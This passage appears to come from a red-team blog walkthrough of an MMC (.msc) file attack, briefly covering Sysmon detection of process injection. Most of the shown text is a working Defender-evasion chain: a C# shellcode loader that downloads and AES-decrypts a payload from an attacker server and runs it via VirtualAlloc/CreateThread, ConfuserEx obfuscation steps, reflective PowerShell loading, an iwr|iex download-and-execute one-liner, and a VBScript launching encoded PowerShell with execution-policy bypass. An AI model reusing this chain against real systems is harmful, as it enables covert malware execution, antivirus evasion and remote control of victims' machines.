
Another way is to look for VirtualAlloc but for some reason, there aren’t those logs.

Now let’s check this process injection with Sysmon. We can search for event code 8 and use the process executable that is mmc.exe.
any
where event.provider : "Microsoft-Windows-Sysmon" and
process.executable : "?:\\Windows\\System32\\mmc.exe" and
event.code : "8"
Going a step further
We will now attempt to evade Defender. While this method may not be the most OPSEC way but, it should work for demonstration. Similar to the previous attack, a VBScript will be used, but this time it will execute a PowerShell stager. This stager will retrieve another PowerShell code from a web server. The code contains an obfuscated .NET assembly that PowerShell will run reflectively. Finally, the assembly will fetch the final payload from the C2, decrypt it, and execute it.

So, this was fun but Defender got our payload. Our first problem in that the ExampleAssembly.dll is detected as Agentdoc.
How can we evade this? First, create a fresh C# class project.


As best practice, create the project directly on C (create a folder with a random name) or in another partition.
Finally, select the .NET Standard 2.0. This after will not matter a lot because we will modify it later.

Some build parameters need to be changed on this project. Just because I was lazy at that moment, I edited directly the .csproj file and modified it to my needs. The most important is to modify the Compile Include tag to match your .cs file. Also, RootNamespace and AssemblyName should match with the project name. Rename the cs file if needed.
<?xml version="1.0" encoding="utf-8"?>
<Project ToolsVersion="14.0" DefaultTargets="Build" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.Common.props" Condition="Exists('$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.Common.props')" />
    <PropertyGroup>
        <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
        <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
        <ProjectGuid>{E5D79B82-9C0B-4C68-AF8F-4016F8B6E1C6}</ProjectGuid>
        <OutputType>Library</OutputType>
        <AppDesignerFolder>Properties</AppDesignerFolder>
        <RootNamespace>iao</RootNamespace>
        <AssemblyName>iao</AssemblyName>
        <TargetFrameworkVersion>v3.5</TargetFrameworkVersion>
        <FileAlignment>512</FileAlignment>
    </PropertyGroup>
    <PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Debug|AnyCPU' ">
        <DebugSymbols>true</DebugSymbols>
        <DebugType>full</DebugType>
        <Optimize>false</Optimize>
        <OutputPath>bin\Debug\</OutputPath>
        <DefineConstants>DEBUG;TRACE</DefineConstants>
        <ErrorReport>prompt</ErrorReport>
        <WarningLevel>4</WarningLevel>
    </PropertyGroup>
    <PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Release|AnyCPU' ">
        <DebugType>pdbonly</DebugType>
        <Optimize>true</Optimize>
        <OutputPath>bin\Release\</OutputPath>
        <DefineConstants>TRACE</DefineConstants>
        <ErrorReport>prompt</ErrorReport>
        <WarningLevel>4</WarningLevel>
    </PropertyGroup>
    <ItemGroup>
        <Reference Include="System" />
        <Reference Include="System.Core" />
        <Reference Include="System.Windows.Forms" />
        <Reference Include="System.Xml.Linq" />
        <Reference Include="System.Data.DataSetExtensions" />
        <Reference Include="System.Data" />
        <Reference Include="System.Xml" />
    </ItemGroup>
    <ItemGroup>
        <Compile Include="b.cs" />
        <!-- <Compile Include="Properties\AssemblyInfo.cs" />-->
    </ItemGroup>
    <Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
    <!-- To modify your build process, add your task inside one of the targets below and uncomment it.
 Other similar extension points exist, see Microsoft.Common.targets.
 <Target Name="BeforeBuild">
 </Target>
 <Target Name="AfterBuild">
 </Target>
 -->
</Project>
Close Visual Studio and Open it again from the directory that the project was created. Now let’s modify the C# code. We will do a little change to the code. Now instead of a constructor, we need a static method to execute this code. We will execute this by reflectively loading it from Powershell.
using System.Diagnostics;
using System.Windows.Forms;
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Net;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;

[ComVisible(true)]
public class LetsDoit
{
    private static string AESKey = "D(G+KbPeShVmYq3t";
    private static string AESIV = "8y/B?E(G+KbPeShV";
    private static string url = "http://192.168.3.2:8000/fonts.woff";

 [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

 [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

 [DllImport("kernel32.dll")]
    static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    public static void LetsDoitGo()
    {
        ServicePointManager.ServerCertificateValidationCallback += (sender, certificate, chain, sslPolicyErrors) => true;
        System.Net.WebClient client = new System.Net.WebClient();
        byte[] shellcode = client.DownloadData(url);

        List<byte> l = new List<byte> { };

        for (int i = 16; i <= shellcode.Length - 1; i++)
        {
            l.Add(shellcode[i]);
        }

        byte[] actual = l.ToArray();

        byte[] decrypted;

        decrypted = Decrypt(actual, AESKey, AESIV);
        IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)decrypted.Length, 0x3000, 0x40);
        Marshal.Copy(decrypted, 0, addr, decrypted.Length);
        IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
        WaitForSingleObject(hThread, 0xFFFFFFFF);
    }

    private static byte[] Decrypt(byte[] ciphertext, string AESKey, string AESIV)
    {
        byte[] key = Encoding.UTF8.GetBytes(AESKey);
        byte[] IV = Encoding.UTF8.GetBytes(AESIV);

        using (Aes aesAlg = Aes.Create())
    {
            aesAlg.Key = key;
            aesAlg.IV = IV;
            aesAlg.Padding = PaddingMode.None;

            ICryptoTransform decryptor = aesAlg.CreateDecryptor(aesAlg.Key, aesAlg.IV);

            using (MemoryStream memoryStream = new MemoryStream(ciphertext))
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, decryptor, CryptoStreamMode.Write))
                {
                    cryptoStream.Write(ciphertext, 0, ciphertext.Length);
                    return memoryStream.ToArray();
                }
            }
        }
    }
}
Trying to compile as is, it will generate the following error:
1>C:\Program Files\Microsoft Visual Studio\2022\Community\MSBuild\Microsoft\NuGet\17.0\Microsoft.NuGet.targets(198,5): error : Your project does not reference ".NETFramework,Version=v3.5" framework. Add a reference to ".NETFramework,Version=v3.5" in the "TargetFrameworks" property of your project file and then re-run NuGet restore.
Don’t worry, just go to the obj directory and remove those files.

After that compile it and you should get something like this:
1>------ Build started: Project: iao, Configuration: Release ------
1>  iao -> C:\srueitsno\iao\iao\bin\Release\iao.dll
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========

We have our .NET assembly ready to be obfuscated. For the obfuscation, we will use ConfuserEx to fly under the radar. Download from GitHub the GUI one and open it. Drag the dll to ConfuserEx and this will detect the directory that is on and the output directory that will be created. I recommend changing the output directory name to another thing.

In the settings section, click on Global Settings and then click the plus button. I have set up all the protections and removed watermarking. The preset that I’d used is the Maximum one. And also enabled Inherit Protections.
Finally, protect the assembly.

We have our assembly ready but first, we need to set up our PowerShell and VBScript code. For the PowerShell, first, we need to load the assembly, convert it to base64, and get that output.
[string]$assemblyPath = "C:\srueitsno\iao\iao\bin\Release\stnioeuri\iao.dll"
$assemblyBytes = [System.IO.File]::ReadAllBytes($assemblyPath)
[string]$dll = [System.Convert]::ToBase64String($assemblyBytes)
$dll
Copy that base64 output and use it as the DLL variable here. We will load directly the DLL from that base64 and execute the method to download the stager and run our beacon.
$dll="Thebase64code"
$assemblyBytes = [System.Convert]::FromBase64String($dll)
[System.Reflection.Assembly]::Load($assemblyBytes)
[LetsDoit]::LetsDoitGo()
Now in the attacker machine, create a www save this script as login.html, and start a Python http server from that directory.
python3 -m http.server 8080
To execute this script, we need to create a PowerShell oneliner that will download this. So a quick way could be to use Invoke-WebRequest to download and execute the payload.
invoke-command -scriptblock {(iwr http://192.168.3.2:8080/login.html -UseBasicParsing).content|iex }

As in the previous one, take the xml code and edit the CDATA section with the following VBScript code. This will simply spawn in the background our PowerShell payload.
Set s = CreateObject("WScript.Shell")
s.Run "powershell -ep bypass -enc aQBuAHYAbwBrAGUALQBjAG8AbQBtAGEAbgBkACAALQBzAGMAcgBpAHAAdABiAGwAbwBjAGsAIAB7ACgAaQB3AHIAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAzAC4AMgA6ADgAMAA4ADAALwBsAG8AZwBpAG4ALgBoAHQAbQBsACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwApAC4AYwBvAG4AdABlAG4AdAB8AGkAZQB4ACAAIAB9AA==",0, true
Go to Cyberchef, URL Encode this payload, and copy the output.

Modify the loadXML part with the payload that we have generated in the previous step.
All is ready to go! Let’s scan manually the grimresource.msc first to see if there are any detections. Defender is now configured with Real-time Protection and Cloud-delivered protection. The Automatic sample submission is disabled so our sample is not going anywhere.

Huh, 0 detections. Let’s try to run it directly.

We got a beacon back!

To simulate the process injection, we are going to repeat the same as before, get a session, and use getsystem.

Quick and easy. All this with Defender enabled. Be safe out there.
Detection
Defender in the previous execution was something like this:

On the other hand, elastic got something.

You can expand the alert by clicking the cube, we can see the full picture of the attack.
